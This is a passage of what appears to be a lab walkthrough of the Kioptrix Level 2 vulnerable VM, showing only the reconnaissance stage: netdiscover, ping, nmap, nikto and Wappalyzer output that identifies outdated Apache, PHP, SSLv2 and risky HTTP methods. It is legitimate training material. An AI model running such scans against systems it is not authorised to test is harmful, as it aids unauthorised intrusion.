
You can download the **Kioptrix level 2** virtual machine through this LINK . You are free to use any hypervisors Oracle’s VirtualBox (I’m using Oracle VirtualBox) or VMware.

After installation of the machine, click start icon. After a few seconds, your Kioptrix 2 must show this page below 👇.

"Welcome to Kioptrix Level 2 Penetration and Assessment Environment…

Good luck and have fun!

Kioptrix login: "



```
Welcome to Kioptrix Level 2 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
kioptrix login:
```

Kioptrix level 2

Note: Kioptrix level 2 VM image is one of the VM images for challenge. The main goal of this task is to learn the basic cybersecurity tools and techniques in vulnerability assessment and exploitation. Always remember that there is more than one way to complete this task.


The goal of this VM is for you to get root on the machine.

Let's start!

Information Gathering (Reconnaissance) and Enumeration

For this stage, I will use the following tools to gather information about my target machine, **Kioptrix 2**,: *netdiscover, arp-scan, nmap/zenmap, nikto, whatweb, etc.*


The name and version of my machine (attack machine): **Kali linux 2024.4**



```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2024.4"
VERSION="2024.4"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"

┌──(kali㉿kali)-[~]
└─$ 
```

Attack machine: Kali Linux 2024.4

ip add




```
┌──(kali㉿kali)-[~]
└─$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.35/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 587sec preferred_lft 587sec
    inet6 fe80::7243:4eef:1c51:6a58/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ █
```


IP address of my machine, attack machine: 192.168.1.35

Netdiscover

sudo netdiscover -r 192.168.1.0/24



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.1.1     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.2     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.3     08:00:27:8a:d9:85      1      60  PCS Systemtechnik GmbH
192.168.1.37    08:00:27:d7:3f:df      1      60  PCS Systemtechnik GmbH
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.37
PING 192.168.1.37 (192.168.1.37) 56(84) bytes of data.
64 bytes from 192.168.1.37: icmp_seq=1 ttl=64 time=2.14 ms
64 bytes from 192.168.1.37: icmp_seq=2 ttl=64 time=0.923 ms
64 bytes from 192.168.1.37: icmp_seq=3 ttl=64 time=0.800 ms
64 bytes from 192.168.1.37: icmp_seq=4 ttl=64 time=0.456 ms
64 bytes from 192.168.1.37: icmp_seq=5 ttl=64 time=1.34 ms
64 bytes from 192.168.1.37: icmp_seq=6 ttl=64 time=1.04 ms
^C
--- 192.168.1.37 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5032ms
rtt min/avg/max/mdev = 0.456/1.115/2.137/0.528 ms

┌──(kali㉿kali)-[~]
└─$ 
```

Connectivity testing


IP address of my target machine, kioptix 2 **is 192.168.1.37**

Nmap for Port scanning and enumeration of services.




```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p- 192.168.1.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 15:37 EST
Nmap scan report for 192.168.1.37
Host is up (0.00100s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            861/udp   status
|_  100024  1            864/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_ssl-date: 2024-12-23T01:37:58+00:00; +4h59m59s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrPr
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
631/tcp  open  ipp      CUPS 1.1
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
| http-methods:
|_  Potentially risky methods: PUT
864/tcp  open  status   1 (RPC #100024)
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:D7:3F:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: 4h59m58s

TRACEROUTE
HOP RTT     ADDRESS
1   1.00 ms 192.168.1.37

OS and Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 34.69 seconds

┌──(kali㉿kali)-[~]
```

nmap port scanning and enumeration



```
┌──(kali㉿kali)-[~]
└─$ nikto -url 192.168.1.37
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.37
+ Target Hostname:    192.168.1.37
+ Target Port:        80
+ Start Time:         2024-12-22 15:45:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Option
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
e: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
e: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
e: OSVDB-12184
+ /manual/: Uncommon header 'tcn' found, with contents: choice.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 13:41:04
p://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 1 error(s) and 17 item(s) reported on remote host
```

Nikto automated scanning



192.168.1.37

Remote System Administration Login

Username	
Password	

Login

Wappalyzer

Web servers: Apache HTTP Server 2.0.52

Programming languages: PHP 4.3.9

Operating systems: CentOS

1
2
TECHNOLOGIES
MORE INFO
Export
Something wrong or missing?
Generate sales leads
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.
